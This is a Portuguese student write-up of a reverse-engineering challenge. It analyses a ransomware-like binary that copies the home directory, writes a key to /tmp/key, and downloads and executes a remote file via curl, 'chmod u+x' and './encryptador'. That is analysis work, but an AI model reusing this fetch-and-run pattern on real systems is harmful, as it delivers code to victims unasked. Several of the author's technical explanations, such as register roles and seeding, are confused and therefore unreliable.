


Processo Seletivo GRIS-2020

Nome: Leonardo Andrade

TAG: Engenharia Reversa

Objetivo: Análise de um binário “tag” 64bits, Write Up sobre o funcionamento do programa

Com o binário em mãos, vamos executá-la com o utilizando `./tag` e verificar o tipo de arquivo que ele é com o comando `file`:



```
leonardo@leonardo-POS-PIH81DI: ~/Downloads$ ./tag
Olá!
Codificando os arquivos da sua home...
Procure por uma forma de decodificá-los
OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!


Vocẽ foi
owinado!

brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs
leonardo@leonardo-POS-PIH81DI:~/Downloads$ file tag
tag: ELF 64-bit LSB shared object, x86_64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld, BuildID[sha1]=d34f920cd4166ce3cebd8ed705e9dd3e72b462cb, for GNU/Linux 3.2.0, not st
ripped
leonardo@leonardo-POS-PIH81DI:~/Downloads$
```

Bom, o programa nos informa o que ele faz basicamente: cria uma cópia do diretório *home*, encripta ela e coloca no diretório atual, no meu caso é o *Downloads*. Temos que o arquivo é um ELF 64bits e que é um objeto compartilhado, ou seja, não é um executável e necessita de algumas bibliotecas para rodar.


Rodando a aplicação, nota-se que um folder com o nome do usuário é criado. Nesse folder está a cópia criptografada do diretório home. Nem todos os arquivos são copiados e criptografados, o que traz a possibilidade de limitação quanto ao tamanho.

Vamos agora decompilar o nosso binário tag utilizando a ferramenta *ghidra* e analisar o passo a passo do funcionamento da aplicação:



Com o *ghidra* temos o código decompilado em Assembly, e ainda uma ideia do que ele é em C. No print acima está a função `main()`, a que podemos deduzir que contém a organização principal do programa, como início, chamada de funções, entrada e saída de dados e fim.


Vamos observar como a função `main()` está sendo funcionando em Assembly na stack.



Inicialmente (explicarei essa parte apenas agora porque acredito ser essencial para entender os códigos em Assembly) um *push rbp* para alocar o base pointer no topo da stack. O *mov rbp, rsp* colocará o *stack pointer* no mesmo lugar do base pointer. Com o *sub rsp, 0x10* será separado na memória espaços para funções e variáveis. O *lea rdi, [dat_00102060]* alocará o endereço de *dat_00102060* (que a propósito é o endereço de memória de “Olá!”) no registrador *rdi*. Logo em seguida temos a chamada da função *puts()*, que já é de uma biblioteca do C. Essa função imprime a string passada e ignora os caracteres nulos.

A seguir, temos a chamada da função *system()*, essa função, também de uma biblioteca do C, irá passar o comando *mkdir -p \$USER && cp ~/./* \$USER 2> dev/null* para o ambiente host para ser executado pelo processador de comandos. Isso cria um diretório parental (onde binário tag foi rodado) caso ainda não exista e cria uma cópia de tudo – que for possível - do diretório home, redirecionando a mensagem de erro para o arquivo e suprimindo a qualquer output.


Mais à frente temos mais alguns *puts()* e um *sleep()* - o qual recebe o valor 1 e para o programa por 1 segundo -, e então chegamos ao que interessa: as funções criadas pelo desenvolvedor da aplicação. A primeira que avistamos é *encrypta_arquivos()*. Vamos ver o passo a passo dela:




Analisando a função em C, percebemos que ela está gerando números aleatórios com as funções *rand()* e *srand()*, temos que o seu retorno é do tipo “void”, ou seja, ela não retorna nenhum valor. Podemos deduzir que ela gera uma semente para o arquivo. Como ela não retorna nada, podemos recorrer ao conceito de “semente” e “devolver”, isto é, todo arquivo no programa tem uma semente associada a ele (nesse caso é a *tVar1*). São gerados valores aleatórios a partir da semente dada, no caso o valor da função *time((time_t*)0x0)*, este por sua vez, é calculado como sendo o total de segundos passados desde 1 de janeiro de 1970 até a data atual (o endereço 0x0 na memória não tem nenhum valor alocado).

Dessa forma, temos a “base” para geração dos números em *rand()* e assim uma semente para o arquivo cópia.

Prosseguindo na função principal, encontramos a função *printa_ascii_art()*. Vamos verificar se seu nome sugestivo diz de fato o que ela faz ou se é o mesmo caso da anterior.





Aparentemente a função realmente só imprime uma arte na tela. No código C temos apenas essa informação, a impressão de uma string. Em Assembly vemos que o endereço de *banner* é movido para RSI (Registrar Índice de Origem) - isso porque esse registrador é ideal para arrays - e o endereço de *DAT_0010200b* - se refere ao “%s” no *printf()* - é movido para RDI (Registrar índice de destino), que também é comporta arrays.




Explorando um pouco, vemos como os caracteres de *banner* estão distribuídos na memória.

A seguir na *main* temos novamente um **MOV EAX, 0x0**, não entendi bem o porquê disso, mas sei que está alocando em EAX o endereço de memória 0x0. Então temos a função ***_system_integrity_check()*** que é alocada na variável *uVar1*. Vamos analisar o que está acontecendo...

Logo de cara percebemos que ela está lidando com um arquivo pelo ***FILE *_stream***. Observe que ele também faz uso do ***rand()***, porém dessa vez ele além de gerar um valor aleatório, ele pega esse valor, faz uma divisão por 5 – pegando apenas o resto – e soma 1 unidade (***iVar2 % 5 + 1***). Então pega esse valor, cria um arquivo *key* no diretório */tmp* e escreve nesse arquivo o valor gerado. Verifiquei a veracidade desse fato:




Temos algumas declarações de variáveis, e uma função que chama atenção, a *download_file_from_url(param_1, ".encryptador")*, percebe que o nome dela sugere um download de um determinado arquivo, lembre-se que o param_1 é um endereço web. Vamos ver o que é essa função.



Bom, observa-se que faz uso de *curl*, abre um arquivo baseado no segundo (*./encryptador*) e transcreve o que está no endereço da URL para o arquivo. Voltando para a função *_system_loader_callback*, nos deparamos com outra bem interessante: *sprintf(local_98, "%s %d\n", "chmod u+x .encryptador && ./encryptador", (ulong)param_2)*. Basicamente o que essa função faz é conceder a apenas o dono do arquivo *.encryptador* a permissão de executar o programa. Feito isso, o programa é rodado.

No entanto nós já tínhamos uma função para encriptar os arquivos anteriormente, então porque rodar esse outro programa? Vamos dar uma olhada nele a partir da URL de onde ele vem.



Simplesmente copiei o endereço e joguei no navegador para ver no que ia dar e obtive a resposta acima.


Portanto chegamos ao final do programa, vamos ao breve resumo das conclusões tomadas. Ressaltando, temos que a aplicação cria uma cópia do diretório HOME no diretório atual onde executamos o *tag*, que nesse caso é em *Downloads*, e ainda por cima encripta os arquivos. Temos o primeiro shell comand essencial que possibilita a cópia do diretório: **mkdir -p \$USER && cp ~/* \$USER 2> /dev/null**. Ele é rodado no processador de comandos, essa conexão é feita pelo system().

Além disso temos a função *encripta_arquivos()*, o nome sugestivo me levou a pensar que ela encriptaria os dados. Porém quando analisei o código percebi que na verdade ela estava gerando valores aleatórios a partir de uma “semente” (um conceito na linguagem C), esta que vinha da função *time()*. Não entendi inicialmente, mas pesquisando pude ver que cada arquivo tem uma “semente” correspondente a ele, e que a função *encripta_arquivos()* estava gerando “sementes” diferentes para a cópia do diretório. Basicamente o que eu pensei foi que ela não encripta os arquivos em si, apenas faz o que foi descrito anteriormente

A função *printa_ascii_art()* é a responsável por imprimir a arte “Você foi Ownado!”.

Temos a linha **uVarl = _system_integrity_check()**. A função gerará uma chave, escreverá ela num arquivo */tmp/key* e retornará seu valor para a variável *uVarl* na *main()*.

Por fim, temos a função que considero a mais interessante, porém é a que mais me deixou em dúvida, que é a **_system_loader_callback(“http://ix.io/2c6v”,(uint)uVarl)**. Para começar ela tem recebe como parâmetro um endereço http e a chave. O escopo dela tem uma função que faz o download de um *.encriptador*, e após isso o executa com um shell comand.



The screenshot shows a terminal window with the following content:

```
leonardo@leonardo-POS-PIH81DI: ~/Downloads
curl: try 'curl --help' or 'curl --manual' for more information
leonardo@leonardo-POS-PIH81DI:~/Downloads$ curl http://ix.io/2c6v


c0 = U+0000..U+001f + U+007f (32 control characters)
ASCII = U+0020..U+007e // len(c0 & ascii) = 1 byte
Private Use Unicode Characters
BMP = U+e000..U+f8ff (6700)
A = U+0f0000..U+0ffffd (65534)
B = U+100000..U+10ffffd (65534)

A: The 66 noncharacters are allocated as follows:
a contiguous range of 32 noncharacters: U+FD00..U+FDFF in the BMP
the last two code points of the BMP, U+FFFE and U+FFFF
the last two code points of each of the 16 supplementary planes: U+1FFFE, U+1FFFF, U+2FFFE, U+2FFFF, ... U+10FFFE, U+10FFFF
For convenient reference, the following table summarizes all of the noncharacters, showing their representations in UTF-32, UTF-16, and UTF-8.
(In this table, '#' stands for either the hex digit 'E' or 'F'.)

UTF-32          UTF-8
[ 00 00 FD D0 *** EF B7 90
| ...
| 00 00 FD EF      EF B7 AF ] // 32
[ 00 00 FF F#      EF BF B# ] // 2

[ 00 01 FF F#      F0 9F BF B#
| 00 02 FF F#      F0 AF BF B#
| 00 03 FF F#      F0 BF BF B#
| 00 04 FF F#      F1 8F BF B#
| ...
| 00 0F FF F#      F3 BF BF B#
| 00 10 FF F#      F4 8F BF B# ] // 32]
```

Executei um *curl* no shell para visualizar o código, além disso dei um *wget* para baixar o conteúdo do link.



Minha última tentativa de entender o que era que estava sendo copiado do *ix.io* usando o *desassemble* do *ghidra* para isso. No fim, não consegui entender plenamente como o programa faz para encriptar os arquivos. Meu chute é que ele faz isso a partir de um arquivo baixado do link, um arquivo ASCII que contém a criptografia utilizada e dá uma nova extensão escolhida pelo programador, nesse caso “leo”. Além disso o programa gera uma chave para que haja uma chance de descriptografar os arquivos. Creio que esse programa poderia se encaixar na categoria *ransomware* caso não fizesse o procedimento numa cópia.